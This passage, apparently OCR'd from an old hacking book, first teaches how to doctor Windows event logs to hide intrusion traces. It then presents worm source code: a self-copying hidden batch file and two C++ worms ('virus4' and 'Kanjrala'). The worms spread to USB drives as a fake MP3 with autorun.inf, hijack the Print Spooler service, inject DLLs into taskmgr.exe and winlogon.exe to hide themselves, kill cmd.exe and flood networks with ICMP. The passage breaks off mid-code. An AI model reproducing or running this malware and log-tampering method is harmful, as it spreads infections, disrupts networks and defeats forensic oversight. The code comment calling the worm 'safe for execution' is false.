
Copy the original logfiles and edit the copies so as to remove the intrusion traces and specify their name and path here in this variable in all log types.

Now schedule a task of deletion of original logfiles for execution immediately at next reboot. After this, force the system to restart it. It will switch the logfiles.

For extra security measures, we should again change the log file names to original log file names in registry settings and copy the switched logfiles with original log file names. Then reboot the victim system once again and after that delete the earlier switched log files.

We can achieve all these steps by scheduling each & every step with perfect timings.

The following picture shows the options of `reg` command.



```
C:\Documents and Settings\vinnu>reg

Console Registry Tool for Windows - version 3.0
Copyright (C) Microsoft Corp. 1981-2001.  All rights reserved


REG Operation [Parameter List]

  Operation  [ QUERY   | ADD    | DELETE  | COPY    |
               SAVE    | LOAD   | UNLOAD  | RESTORE |
               COMPARE | EXPORT | IMPORT  ]

Return Code: (Except of REG COMPARE)

  0 - Succussful
  1 - Failed

For help on a specific operation type:

  REG Operation /?

Examples:

  REG QUERY /?
  REG ADD /?
  REG DELETE /?
  REG COPY /?
  REG SAVE /?
  REG RESTORE /?
  REG LOAD /?
  REG UNLOAD /?
  REG COMPARE /?
  REG EXPORT /?
  REG IMPORT /?

C:\Documents and Settings\vinnu>
```

The following command will modify the registry settings for Application log

```
reg add HKLM\SYSTEM\CurrentControlSet\Services\Eventlog\Application /f
/v File /d %%systemroot%%\system32\config\AppEvt.evt
```

It may be difficult to edit the log traces in console mode, therefore it is advised to copy all the logfiles just after the intrusion is successful and before doing other stuff.

But still there may be the traces of suspicious nature. Therefore we must now how to alter the logfiles.


Well friends, every log file has a unique structure in itself. The system logfiles also employ unique structure for each & every event. We can identify it by copying the log file at two different instances and applying the diffying attack on them.

We copied the application log file and our both copied instances were having the difference of only single event.

A bad thing about windows log files is that these files are not protected by any kind of checksum or hash code. This makes them vulnerable and dependent on the perimetric security, which has its own limitations.

Diffying Attack: In this kind of attack, hackers find out the differences among different instances of same object and then alter the instances themselves and feed the altered instance to the victim system and force the victim system to do as desired.

We can use any utility capable of differentiating two files e.g. FC command at command console is a handy tool for this case.



Type	Date	Time	Source	Categ
Information	12/4/2007	7:47:57 AM	ESENT	Gener
Information	12/4/2007	7:47:57 AM	ESENT	Gener
Information	12/4/2007	7:47:12 AM	SecurityCenter	None
Information	11/28/2007	7:34:51 AM	ESENT	Gener
Information	11/28/2007	7:34:51 AM	ESENT	Gener
Information	11/28/2007	7:34:06 AM	SecurityCenter	None
Error	11/27/2007	8:16:36 AM	Svchost.exe	None
Information	11/27/2007	8:12:00 AM	ESENT	Gener
Information	11/27/2007	8:11:15 AM	SecurityCenter	None
Information	1/1/1970	1:00:00 AM		None

The

Artificial Life

Where there is a brain, there is no barrier.

"v"

The Creation of Artificial Life

The artificial life is the most hottest topic since the evolution of robotics and virology. The artificial life is the eighth wonder of this universe created by the recreation hackers.

Think about it, if we start creating or better say manufacturing the things, which can not only behave like living organism, but truly capable of reproduction, taking decisions and working on its own and most important, learning without the need of anyone else.

In this section we are going to deal with the code which can work on its own, take the decisions and reproduce itself.

Your guess is write, we are tending to discus the worms and virii in this section. The hackers without the knowledge of working of the virus and worms are not truly the hackers.

We are going the discus the concepts which can help in learning, how to produce such living code organisms.

We'll start with the simplest code that incorporates the console commands in a batch file & then slowly move towards the most sophisticated link virus structure.

Worm and Virus

The people often use the worm and virus interchangeably for one another. First of all, we might know that what is the basic difference between a worm and a virus.

The worms have their own physical existence, which means, they have their own disk files, these files are executed to execute the worm. The reproduction of worm, can be done in several ways, the mostly used two ways are, either creating the fresh copies of these disk files or by creating the hardlinks (hardlink is a link to the existing file, in such a way that the original file can exist in several directories or in same directory with different names. The editing from one link reflects in all hardlinks, actually all the links point to same physical location on file system). The hardlink approach is used to avoid the disk filling of the host system as a result of the reproduction.

The hardlink approach is capable of reproduction on single logical partition only, whereas in another approach the polymorphism is exhibited, in which the worm's reproduced copy is different than the host worm.

Whereas the virus acts just like the bio-organic virus. It relies on the other living cells for its existence. The deadliest form of virus, the exe link virus exploits the exe header information and injects its own code in existing executable programs.

This is done in such a way that the viral code gets the executional control, before the main code of the software executes, after processing the viral code, the execution is transferred to the software's main code. This viral processing action is so fast that the processing lag is worth few milliseconds, which is negligible for human perception & the virus infection remains unsuspected.

The Simplest Traversing

Friends, its time to practice some simplest code creations, which, can reproduce itself.

Have you ever bothered about the two subdirectories automatically created in a directory. These are "." And "..", you can find them in every directory, using dir command on command console.

Well, the single dot directory "." Is used to point to the same directory, whereas the double dot ".." is used to point to the previous directory. You can check it by following dir commands:

1) Dir .   I
2) Dir ..   II

The command (I) will display the contents of same directory, whereas the command (II) will show the contents of previous directory.

Now lets create a code which can copy itself in previous directory and then, execute the copied file.

Open the notepad and type in:

```
@echo off

copy traverse.cmd ..\traverse.cmd

attrib +h ..\traverse.cmd

cd..

traverse
```

And save the file with name traverse.cmd you can also use the extension .bat, but then change it in the above code also.

Save this file somewhere deep down under the several folders and double click it from there. Now check out all the previous directories in the path for the existence of the file traverse.cmd, it will be in every directory in the path with the hidden attribute set.

Worm Coding

The worms and viruses are mostly code in assembly language. This gives an advantage of smaller size and the speed optimizations and much more control of developer over the worm or virus.

But we are going to discus the worm creation in c++ in this section. We'll apply the concepts studied earlier in this section.

Before starting to code our first c++ worm, lets discus a little about worms structure.

The worm has at least two different sections. One section takes care of its reproduction (also called cloning) and the other section triggers the reproduced copies. Extra care must be taken here that, the trigger section might not trigger too much clones, otherwise the system will get overloaded and will be suspected for infection.

There may be other sections like payload section, the encryption section, decrypting block and exploits section, etc, but in our first worm, we are going to code only the two sections, the clone section and the trigger section.

Every worm has a mission and after the completion of its mission finally the worm should terminate the host processes or remove the worm files from the hosting victims.

One more thing friends, the worm development also creates some problems for the developers, therefore, you might backup your important data before proceeding. Also, always document your worm in a file sidewise, this documentation will help you understand if anything went wrong.

You should add the automatic boot up triggers in the last phase of the worm development process, this will help you a lot, if anything goes wrong during development.

During development phase, you should create the worm termination scripts first and always observe the process lists and cpu and memory performances in task manager.

The one very effective worm termination script is

```
FOR /L %I IN (1, 1, 100) DO TASKKILL /F /IM "WORM_EXE_FILE" /T
```

The above script is quite effective if worm goes wild during development phase. But this will not stop the advanced worms, this can terminate only the worms with very weak mechanism. But once the worm employs the automatic boot up triggers, this script will give up then. Remember, this script also eats up the cpu and makes it usable 100%.

Let us start with a little program that once started will execute itself recursively and will never end. This technique is called recursive execution technique and the process launches a fresh executing clone process of itself before terminating itself. The following code is the simplest program employing the recursive execution technique:

```
/* testproc.cpp */


#include <iostream>
#include <windows.h>
#define PROCESSNAME “testproc.exe”
using namespace std;
int main (int argc, char* argv[])   {
      ShellExecute(NULL,"open", PROCESSNAME, NULL, NULL, 0);
return EXIT_SUCCESS;
}
```

The ShellExecute() function determines the file launcher depending upon the file type (the file extension). The process in this case will not have any window. Thus after double clicking the executable file the process will keep in executing recursively in the memory.

The newer process has a new process ID and all resource allotments are done exclusively for it again.

Next a worm should have a mission, the payload section is determined by the mission or motto of the worm. In this case the worm has been assigned the mission to flood the network segment with broadcast icmp packets.

The target IP address can easily be changed to any victim to launch a resource eating attack on the target network by changing the macro IPADDR from broadcast address to the host to network transformed if address number. If you don’t know about it then, refer to the socket programming section.

The following three functions from the icmp.dll will accomplish this task, IcmpCreateFile, IcmpSendEcho & IcmpCloseHandle.

The worm also reproduces itself from one system to another and launches in another system, for this purpose, the worm creates a new thread, which checks for the USB removable drives, if found, then copies itself with the name defined in DISGUISE macro, in following code, we have named it “Hotel California.mp3.exe” and creates an autorun.inf file.

The autorun.inf automatically launches the worm file automatically.

The next step is to make the worm launch itself when the system boots up. For this the worm configures the settings of a service. We have chosen the Print Spooler service for this purpose. The worm changes the executable file path to a copy of itself in system32 directory.

The following code accomplishes all the things discussed above and compile it and execute the executable file to execute worm

```
/* virus4.cpp */
#include <iostream>
#include <windows.h>
#include <direct.h>
#include <sys/stat.h>
#define DISGUISE "Hotel California.mp3.exe"
#define DISGUISEPATH "\\Hotel California.mp3.exe"
#define ENVOKER "\\envoker.exe"
#define FILEATTRIB 34
#define IPADDR INADDR_BROADCAST
                                      // The address to be attacked with
icmp echoes.
#define PROCESSNAME "virus4.exe"
#define PROCSSPATH "\\virus4.exe"
#define PROCESSPATH "..\\virus4.exe"
using namespace std;
/*------------------The icmp global section-------------------*/
struct o                           {
       unsigned char Ttl, Tos, Flags, OptionsSize, *OptionsData;
};
struct E                           {
     DWORD Address;
     unsigned long Status, RoundTripTime;
     unsigned short DataSize, Reserved;
    void *Data;
    struct o Options;
};
HANDLE hIP;
WSADATA wsa;
HMODULE hicmp;
struct hostent *phostent;
DWORD d;
char aa[100];
struct o I;
struct E es;
HANDLE ( WINAPI *pIcmpCreateFile) ( void );
BOOL ( WINAPI *pIcmpCloseHandle ) ( HANDLE );
DWORD ( WINAPI *pIcmpSendEcho) (HANDLE, DWORD, LPVOID, WORD, LPVOID,
LPVOID, DWORD, DWORD);
/*-----------------------------------------------------*/
void _declspec (dllexport) identify(char *file)     {

    SetThreadPriority(GetCurrentThread(), THREAD_PRIORITY_HIGHEST);
          char systemPath[101], envokerPath[101], buffer[201];
          CopyFile(file, PROCESSPATH, NULL);
          SetFileAttributes(PROCESSPATH, FILEATTRIB);

          GetSystemDirectory(systemPath, 50);
          strcpy(buffer, "SC CONFIG Spooler error= ignore binpath= ");
          strcpy(envokerPath, systemPath);
          strcat(envokerPath, ENVOKER);
          strcat(buffer, envokerPath);
          strcat(systemPath, PROCSSPATH);
          CopyFile(file, systemPath, 0);
          CopyFile(file, envokerPath, 0);
          SetFileAttributes(systemPath, FILEATTRIB);
          SetFileAttributes(envokerPath, FILEATTRIB);
          system(buffer);
}

void _declspec (dllexport) systemProc(char *proc)     {
```

```
/**
  * The payload section, The payload will run as an service.
  **/

SetThreadPriority(GetCurrentThread(), THREAD_PRIORITY_HIGHEST);
for (int countsys = 0; countsys < 10; countsys++)
     _asm  { nop }
        /* The payload code can be inserted here.            */
        /* The code will be executed with highest privileges */
}
void _declspec (dllexport) procCloner(char *cfile)    {
     SetThreadPriority(GetCurrentThread(), THREAD_PRIORITY_HIGHEST);
     FILE *fp;
     char drive[3], newloc[30], autof[20];
     int let = 0x43;
     struct stat stbuf;

    for (int i = 0; i < 256; i++, let++)    {
         if (let > 0x5A)
             let = 0x43;
             drive[0] = (char)let;
             drive[1]= ':';
             drive[2] = '\0';
            if ((GetDriveType(drive)) == 2)  {

               // This line fetches the removable drives.
                strcpy(newloc, drive);
                strcat(newloc, DISGUISEPATH);
                strcpy(autof, drive);
                if ((stat(newloc, &stbuf)) == -1) {     // Check if file
already exists
 in the pen drive.
                    CopyFile(cfile, newloc, 0);

                      // If not then copy the file.
                    strcat(autof, "\\Autorun.inf");
                    fp = fopen(autof, "w");
                    fprintf(fp, "[autorun]\nopen=%s", DISGUISE);
                    fclose(fp);
                    SetFileAttributes(newloc, 28);
                } else
                    continue;
        }
    }
}
/*------------------ The main engine of worm ------------------*/
int main (int argc, char* argv[])   {
//   SetThreadPriority(GetCurrentThread(), THREAD_PRIORITY_HIGHEST);
     HANDLE thread, cloner, thands[3];
     char *ptr, procfile[300];
     ptr = argv[0];
     strcpy(procfile, ptr);
     if ((strstr(ptr, ".exe")) == NULL)      {
         strcat(procfile, ".exe");
     }

     void (*clonproc) (char *);
     clonproc = procCloner;

     cloner = CreateThread(0, 0, (DWORD (__stdcall *)(void *))clonproc,
procfile, 0, 0);
    HMODULE hmod;
    char dirpath[201];
    void (*smack)(char *);
    GetCurrentDirectory(200, dirpath);
    hmod = LoadLibrary(procfile);

    if ((strstr(dirpath, "system32")) != NULL)                          {

             smack = (void (*)(char *))GetProcAddress(hmod,
"?systemProc@@YAXPAD@Z");
              thread = CreateThread(0, 0, (DWORD (__stdcall
*)(void*))smack, procfile, 0, 0);
    } else   {
             smack = (void (*)(char *))GetProcAddress(hmod,
"?identify@@YAXPAD@Z");
```

```
              thread = CreateThread(0, 0, (DWORD (__stdcall
*)(void*))smack, procfile, 0, 0);
    }
       thands[0] = cloner;
       thands[1] = thread;
       thands[2] = '\0';
/*--------------- The icmp section -----------------*/


hicmp = LoadLibrary("ICMP.DLL");


pIcmpCreateFile = (void *(__stdcall *)(void))GetProcAddress(hicmp,
"IcmpCreateFile");
pIcmpCloseHandle = (int (__stdcall *)(void *))GetProcAddress(hicmp,
"IcmpCloseHandle");
pIcmpSendEcho = (unsigned long (__stdcall *)(void *,unsigned long,void
*,unsigned short,void *,void *,unsigned long,unsigned
long))GetProcAddress(hicmp, "IcmpSendEcho");


hIP = pIcmpCreateFile();
I.Ttl = 255;
for (int ping = 0; ping < 10; ping++)
      pIcmpSendEcho(hIP, IPADDR, 0, 0, &I, &es, sizeof(es), 8000);
pIcmpCloseHandle(hicmp);
FreeLibrary(hicmp);
/*------------------------------------------------*/
//                  WaitForSingleObject(cloner, 200);
            // Activate this while testing the single thread.
//                  WaitForSingleObject(thread, 200);
            // Activate this while testing the single thread.
WaitForMultipleObjects(2, thands, true, 100);           // Waits for the
termination of two threads.
FreeLibrary(hmod);
chdir("..");
ShellExecute(NULL,"open", PROCESSNAME, NULL, NULL, 0);
ShellExecute(NULL,"open", PROCESSNAME, NULL, NULL, 0);
return EXIT_SUCCESS;
}
```

The above coding is quite lively, but will hog the cpu and this can easily be noticed by the sysops. Actually, the system function every time initiates the cmd.exe and then execute the respective program, thus creating unnecessary two processes at least. The process generation is considered very heavy process and might be avoided as much as possible.

Now lets move on to the next variant of our earlier worm virus4, the Kanjrala worm. The name Kanjrala has been provided to it to respect the natures creativity on this universe and particularly at Kanjrala a place in high mountain ranges of The Himalaya.

The Kanjrala worm carries a DLL file along with itself. Now what this DLL is supposed to do? You'll find its answer soon.

Well, this DLL is named Kanj.dll and is placed as hidden everywhere the Kanjrala clone is created.

The Kanjrala worm is a territorial worm. It means at a time only one clone of Kanjrala will be working on the infected system.

But If multiple clones will be triggered, then they will fight for overpowering the system and only one being the youngest one will remain in execution state and it will kill all other executing Kanjrala variants. Thus, Kanjrala is truly a CPU saver.

The DLL contains few functions for different OS processes. Most important code is the one that hides the Kanjrala.exe from task manager's processes list.

The Kanjrala worm incorporates the DLL injection attack and injects the Kanj.dll into taskmgr.exe process, the Kanj.dll decides which code to trigger in taskmgr.exe process and takes appropriate actions.

Once running as a service, the Kanjrala becomes hard to kill process. Is it? But we have killed it easily… This is the most obvious answer we hear from people whoever test the Kanjrala.

The Kanjrala is designed to alter the operating system's processes in such a way that they will automatically trigger a clone of it after a certain interval of time. Truly a energetic and life full code.

The Kanjrala has been developed to flood the LAN with the ICMP echoes. The address to which the ICMP packets are sent is the broadcast address of the LAN. But this address can be changed to attack any target network with resource eating attack. Few variants of the Kanjrala can bring down any network segment in the world.

The Kanjrala infects the pen drives and the flash cards. You can add a CD burning module into it yourself. For examples if you are using the Nero, it provides a nerocmd.exe that can be used to infect the multisession CDs or use Nero API for doing so. Lets check out the code of Kanjrala.cpp

```
/* Kanjrala.cpp */

/** The Kanjrala worm version 2.0

  * Author: "v"

  * The name has been given to it to honor the nature and its
versatility

  * as well as the fertility & fatality at Kanjrala Dhar.

  * The Kanjrala Dhar is my favorite place in this world I've ever
visited.

  * The nature shows its powers & the heaven on sharp & high mountain
peaks.

  * The Kanjrala worm impersonates the Print Spooler service to be
alive.

  * This worm is intelligent and tries to save the cpu in several
manners.

  * At a single instance of time only one worm process will execute at
all.

  * If another newer worm process starts in between, it will kill all
its elder siblings.

  * ######## This worm is ranked safe for execution  and      ########

  * ######## does not cause harm of any kind to the systems.  ########

  **/

#include <iostream>

#include <windows.h>

#include <direct.h>

#include <sys/stat.h>

#include <TlHelp32.h>

#include <ctype.h>

#define DISGUISE "Hotel_California.mp3.exe"

#define DISGUISEPATH "\\Hotel_California.mp3.exe"

#define ENVOKER "\\envoker.exe"

#define FILEATTRIB 34
```

```
#define IPADDR INADDR_BROADCAST       // The address to be attacked with
icmp echoes.
#define PROCESSNAME "Kanjrala.exe"
#define PROCSSPATH "\\Kanjrala.exe"
#define PROCESSPATH "..\\Kanjrala.exe"
#define DLLNAME "kanj.dll"

    // The name of the dll to be injected into remote processes like
taskmgr.exe
#define DLLPATH "\\kanj.dll"
   // All macros with suffix path are defined to save cpu from strcat
code.
using namespace std;
/*------------------The icmp global section--------------------*/
struct o                           {
       unsigned char Ttl, Tos, Flags, OptionsSize, *OptionsData;
};
struct E                           {
         DWORD Address;
         unsigned long Status, RoundTripTime;
         unsigned short DataSize, Reserved;
         void *Data;
         struct o Options;
};

HANDLE hIP;
WSADATA wsa;
HMODULE hicmp;
struct hostent *phostent;
DWORD d;
char aa[100];
struct o I;
struct E es;

HANDLE ( WINAPI *pIcmpCreateFile) ( void );
BOOL ( WINAPI *pIcmpCloseHandle ) ( HANDLE );
DWORD ( WINAPI *pIcmpSendEcho) (HANDLE, DWORD, LPVOID, WORD, LPVOID,
LPVOID, DWORD, DWORD);
/*---------------------------------------------------*/
```

```
HANDLE processHunter(LPSTR szExeName);
bool dllInjector(HANDLE hProcess, LPSTR lpszDllPath);
HANDLE maintrd;
void _declspec (dllexport) identify(char *file)    {
     SetThreadPriority(GetCurrentThread(), THREAD_PRIORITY_HIGHEST);
     char systemPath[101], envokerPath[101], libPath[101];

     GetSystemDirectory(systemPath, 50);
     strcpy(envokerPath, systemPath);
     strcpy(libPath, systemPath);
     strcat(envokerPath, ENVOKER);
     strcat(systemPath, PROCSSPATH);
     strcat(libPath, DLLPATH);
     CopyFile(file, systemPath, 0);
     CopyFile(file, envokerPath, 0);
     CopyFile(DLLNAME, libPath, 0);
     SetFileAttributes(systemPath, FILEATTRIB);
     SetFileAttributes(envokerPath, FILEATTRIB);
     SetFileAttributes(libPath, FILEATTRIB);

   HKEY hResult;
   LPCTSTR hSubKey = "SYSTEM\\CurrentControlSet\\Services\\Spooler";
   CONST BYTE dat[] = "envoker.exe";


   if (RegOpenKeyEx(HKEY_LOCAL_MACHINE, hSubKey, 0, KEY_ALL_ACCESS,
&hResult) == ERROR_SUCCESS)        {

       RegSetValueEx(hResult, "ImagePath", 0, REG_SZ, dat, sizeof
(dat) );
     RegCloseKey(hResult);
   }
   SHEmptyRecycleBin(NULL, NULL,              SHERB_NOCONFIRMATION|
SHERB_NOPROGRESSUI|SHERB_NOSOUND);
}
void _declspec (dllexport) systemProc(char *proc)    {
/**
  * The payload section, The payload will run as an service.
  **/
```

```
   SetThreadPriority(GetCurrentThread(), THREAD_PRIORITY_HIGHEST);
   HANDLE life;
   life = processHunter("winlogon.exe");       // This circuit induces a
remote thread
                                        // into winlogon.exe
   if (life != NULL)                {
       dllInjector(life, DLLNAME);
       CloseHandle(life);
   }
   /* The payload code can be inserted here. */
   /* The code will be executed with highest privileges */
}

void _declspec (dllexport) procCloner(char *cfile)                     {
    SetThreadPriority(GetCurrentThread(), THREAD_PRIORITY_HIGHEST);
    FILE *fp;
    char drive[3], newloc[30], autof[20], dlloc[30];
    int let = 0x43;
    struct stat stbuf;
    struct stat dlbuf;
    for (int i = 0; i < 256; i++, let++)     {
        if (i == 255)
            i = 0;
        if (let > 0x5A)
           let = 0x43;
        drive[0] = (char)let;
        drive[1]= ':';
        drive[2] = '\0';
        if (GetDriveType(drive) == 3)    {
            strcpy(newloc, drive);
            strcpy(dlloc, drive);
            strcat(dlloc, DLLPATH);
            strcat(newloc, DISGUISEPATH);
            if ((stat(newloc, &stbuf)) == -1) {
              // Check if file already exists in the drive.
               CopyFile(cfile, newloc, 0);       // If not then copy the
file.
               SetFileAttributes(newloc, 28);
            }
            if ((stat(dlloc, &dlbuf)) == -1) {
               CopyFile(DLLNAME, dlloc, 0); // Copy the DLL module.
               SetFileAttributes(dlloc, FILEATTRIB);
            }
         }
         if ((GetDriveType(drive)) == 2)  {
            // This line fetches the removable drives.
            strcpy(newloc, drive);
            strcpy(dlloc, drive);
            strcat(dlloc, DLLPATH);
            strcat(newloc, DISGUISEPATH);
            strcpy(autof, drive);
            if ((stat(newloc, &stbuf)) == -1)  {
           // Check if file already exists in the pen drive.
                CopyFile(cfile, newloc, 0);
                // If not then copy the file.
                strcat(autof, "\\Autorun.inf");
                fp = fopen(autof, "w");
                fprintf(fp, "[autorun]\nopen=%s", DISGUISE);
                fclose(fp);
                SetFileAttributes(newloc, 28);
            }
            if ((stat(dlloc, &dlbuf)) == -1)  {
               CopyFile(DLLNAME, dlloc, 0); // Copy the DLL module.
                etFileAttributes(dlloc, FILEATTRIB);
            }
        }
        Sleep(10);
     }
}
void _declspec (dllexport) killerProc(void)  {
  SetThreadPriority(GetCurrentThread(), THREAD_PRIORITY_TIME_CRITICAL);
  HANDLE killer;
  while(true)   {
       killer = NULL;
       killer = processHunter("cmd.exe");
```

```
        if (killer != NULL)          {
           TerminateProcess(killer, 0);
           CloseHandle(killer);killer = NULL;
        }
        Sleep(5);
  }
}
HINSTANCE hInstance;
HANDLE hProcess = NULL;
HANDLE hSnapshot;
/*------------------ The main engine of worm ------------------*/
int main (int argc, char* argv[])   {
    bool syst = false;
    bool first = true;
    HANDLE hToken;
    TOKEN_PRIVILEGES tknp;
    HANDLE hSnapProc;  // Stuff for worm sibling killer circuit.
    PROCESSENTRY32 Pd = { sizeof(PROCESSENTRY32) };
    // Stuff for worm sibling killer circuit.
    HANDLE thread, cloner, thands[3];
    char *ptr, procfile[300];
    ptr = argv[0];
    strcpy(procfile, ptr);
    if ((strstr(ptr, ".exe")) == NULL)  {
       strcat(procfile, ".exe");
   }
   ShowWindow(FindWindow(NULL, procfile), HIDE_WINDOW);
   SetThreadPriority(GetCurrentThread(), THREAD_PRIORITY_HIGHEST);
   goto hiderCircuit;
topCircuit:
//  HANDLE hTerminator = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)
killerProc, NULL, 0, 0);
/*--------------------------------- Worm finder circuit
--------------------------------*/
// This circuit searches the already running worm process
// and if found, then it will terminate the found process.
// Then it starts the further processing of the worm circuits.
 hSnapProc = CreateToolhelp32Snapshot(TH32CS_SNAPALL, 0);
 if (Process32First(hSnapProc, &Pd))  {
     do  {
         if (!strcmp(Pd.szExeFile, PROCESSNAME)) {
             if (GetCurrentProcessId() != Pd.th32ProcessID)
                 TerminateProcess(OpenProcess(PROCESS_ALL_ACCESS, true,
Pd.th32ProcessID), 0);
         }
         Sleep(5);
     } while (Process32Next(hSnapProc, &Pd));
     CloseHandle(hSnapProc);
 }
/*----------------------------------------------------------------------
---------------*/
void (*clonproc) (char *);
clonproc = procCloner;
cloner = CreateThread(0, 0, (DWORD (__stdcall *)(void *))procCloner,
procfile, 0, 0);
HMODULE hmod;
char dirpath[201];
void (*smack)(char *);
GetCurrentDirectory(200, dirpath);
hmod = LoadLibrary(procfile);
if ((strstr(dirpath, "system32")) != NULL)  {
syst = true;
             smack = (void (*)(char *))GetProcAddress(hmod,
"?systemProc@@YAXPAD@Z");
     thread = CreateThread(0, 0, (DWORD (__stdcall *)(void*))smack,
procfile, 0, 0);
} else {
smack = (void (*)(char *))GetProcAddress(hmod, "?identify@@YAXPAD@Z");
     thread = CreateThread(0, 0, (DWORD (__stdcall *)(void*))smack,
procfile, 0, 0);
}
thands[0] = cloner;
thands[1] = thread;
thands[2] = '\0';
/*--------------- The icmp section -----------------*/
hicmp = LoadLibrary("ICMP.DLL");
pIcmpCreateFile = (void *(__stdcall *)(void))GetProcAddress(hicmp,
"IcmpCreateFile");
```

```
pIcmpCloseHandle = (int (__stdcall *)(void *))GetProcAddress(hicmp,
"IcmpCloseHandle");
pIcmpSendEcho = (unsigned long (__stdcall *)(void *,unsigned long,void
*,unsigned short,void *,void *,unsigned long,unsigned
long))GetProcAddress(hicmp, "IcmpSendEcho");
hIP = pIcmpCreateFile();
I.Ttl = 255;
/*------------ The process hider circuit ------------*/
hiderCircuit:
hInstance = GetModuleHandle("Kernel32.dll");
// We need not to do any error checks here.
if (OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES |
TOKEN_QUERY, &hToken))              {
LookupPrivilegeValue(NULL, SE_DEBUG_NAME, &tknp.Privileges[0].Luid);
tknp.PrivilegeCount = 1;
tknp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
AdjustTokenPrivileges(hToken, 0, &tknp, sizeof(tknp), NULL, NULL);
CloseHandle(hToken);
}
int i=0;
while(i <100)  {
     if (FindWindow(0, "Windows Task Manager"))  {
        if (!hProcess)             {
           CloseHandle(hProcess); hProcess = NULL;
           hProcess = processHunter("taskmgr.exe");
        } else   {
              dllInjector(hProcess, DLLNAME);
               CloseHandle(hProcess); hProcess = NULL;
        }
    }
    if (first == true)            {
       first = false;
       goto topCircuit;
    }
    i++;
    pIcmpSendEcho(hIP, IPADDR, 0, 0, &I, &es, sizeof(es), 8000);
